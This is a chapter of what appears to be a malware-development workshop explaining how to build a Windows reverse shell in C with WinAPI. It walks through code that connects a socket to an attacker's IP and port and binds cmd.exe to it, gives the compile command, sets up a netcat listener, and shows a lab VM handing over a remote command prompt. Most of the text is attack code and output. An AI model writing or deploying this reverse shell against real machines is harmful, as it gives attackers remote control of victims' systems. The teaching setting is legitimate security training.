

## 02-winapi

---

A simple windows reverse shell malware in C (using WINAPI).

The pseudo code of a windows shell is:

- Init socket library via `WSAStartup` call
- Create socket
- Connect socket a remote host, port (attacker's host)
- start `cmd.exe`

First of all, we use the Winsock API by including the Winsock 2 header files:

```
#include <winsock2.h>
```

And by [MSDN documentation](#) minimal winsock application is:

```
#include <windows.h>
#include <winsock2.h>
#include <stdio.h>

int main() {
    return 0;
}
```

Then the `WSAStartup` function initiates use of the Winsock DLL by a process:

```
// initialize socket library
WSAStartup(MAKEWORD(2, 2), &socketData);
```

then create socket and connect to remote host:

```
// create socket object
sock = WSASocket(AF_INET, SOCK_STREAM, IPPROTO_TCP, NULL, (unsigned
int)NULL, (unsigned int)NULL);

addr.sin_family = AF_INET;
addr.sin_port = htons(attackerPort);
addr.sin_addr.s_addr = inet_addr(attackerIP);

// establish connection to the remote host
WSAConnect(sock, (SOCKADDR*)&addr, sizeof(addr), NULL, NULL, NULL,
NULL);
```

then we fill memory area, and setting windows properties via `STARTUPINFO` structure (`si`):

```
si.cb = sizeof(si);
si.dwFlags = STARTF_USESTDHANDLES;
si.hStdInput = si.hStdOutput = si.hStdError = (HANDLE) sock;
```

Finally, the `CreateProcess` function takes a pointer to a `STARTUPINFO` structure as one of its parameters:

```
// initiate cmd.exe with redirected streams
CreateProcess(NULL, "cmd.exe", NULL, NULL, TRUE, 0, NULL, NULL, &si,
&pi);
```

Compile our Windows reverse shell:

```
x86_64-w64-mingw32-g++ hack.c -o hack.exe -I/usr/share/mingw-
w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive -lws2_32
```

```
cocomelonc@pop-os:~/hacking/bsprishtina-2024-maldev-workshop/02-winap
i$ x86_64-w64-mingw32-g++ hack.c -o hack.exe -I/usr/share/mingw-w64/i
nclude/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fn
o-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -
fpermissive -lws2_32
cocomelonc@pop-os:~/hacking/bsprishtina-2024-maldev-workshop/02-winap
i$ ls -lt
total 28
-rwxrwxr-x 1 cocomelonc cocomelonc 16384 May  3 08:05 hack.exe
-rw-rw-r-- 1 cocomelonc cocomelonc  1945 May  3 08:05 README.md
drwxrwxr-x 2 cocomelonc cocomelonc  4096 May  3 07:53 img
-rw-rw-r-- 1 cocomelonc cocomelonc  1138 May  2 16:20 hack.c
```

Prepare netcat listener on the attacker's machine:

```
nc -nlvp 4444
```

```

cocomelonc@pop-os:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN g
roup default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: wlp0s20f3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueu
e state UP group default qlen 1000
    link/ether 20:c1:9b:dd:f6:3a brd ff:ff:ff:ff:ff:ff
    inet 172.16.120.24/17 brd 172.16.127.255 scope global dynamic nop
refixroute wlp0s20f3
        valid_lft 81646sec preferred_lft 81646sec
    inet6 fe80::61a9:58b0:c9ee:9337/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: vboxnet0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_code
l state UP group default qlen 1000
    link/ether 0a:00:27:00:00:00 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.1/24 brd 192.168.56.255 scope global vboxnet0
        valid_lft forever preferred_lft forever
    inet6 fe80::800:27ff:fe00:0/64 scope link
        valid_lft forever preferred_lft forever
cocomelonc@pop-os:~$ nc -nlvp 4444
Listening on 0.0.0.0 4444

```

Then run it on the victim's machine:

```
.\hack.exe
```

PROF


```

2: wlp0s20f3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueu
e state UP group default qlen 1000
    link/ether 20:c1:9b:dd:f6:3a brd ff:ff:ff:ff:ff:ff
    inet 172.16.120.24/17 brd 172.16.127.255 scope global dynamic nop
refixroute wlp0s20f3
        valid_lft 81646sec preferred_lft 81646sec
    inet6 fe80::61a9:58b0:c9ee:9337/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: vboxnet0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_code
l state UP group default qlen 1000
    link/ether 0a:00:27:00:00:00 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.1/24 brd 192.168.56.255 scope global vboxnet0
        valid_lft forever preferred_lft forever
    inet6 fe80::800:27ff:fe00:0/64 scope link
        valid_lft forever preferred_lft forever
cocomelonc@pop-os:~$ nc -nlvp 4444
Listening on 0.0.0.0 4444
Connection received on 192.168.56.101 57385
Microsoft Windows [Version 10.0.21996.1]
(c) Microsoft Corporation. All rights reserved.

Z:\bsprishtina-2024-maldev-workshop\02-winapi>whoami
whoami
desktop-26fqmoc\test1

Z:\bsprishtina-2024-maldev-workshop\02-winapi>

```



The screenshot shows a Windows PowerShell terminal window titled "win11-en-us [Running] - Oracle VM VirtualBox". The terminal displays the following commands and output:

```

PS C:\Users\zhzhu> cd Z:\bsprishtina-2024-maldev-workshop\02-winapi
PS Z:\bsprishtina-2024-maldev-workshop\02-winapi> .\hack.exe
PS Z:\bsprishtina-2024-maldev-workshop\02-winapi> whoami
desktop-26fqmoc\test1
PS Z:\bsprishtina-2024-maldev-workshop\02-winapi>

```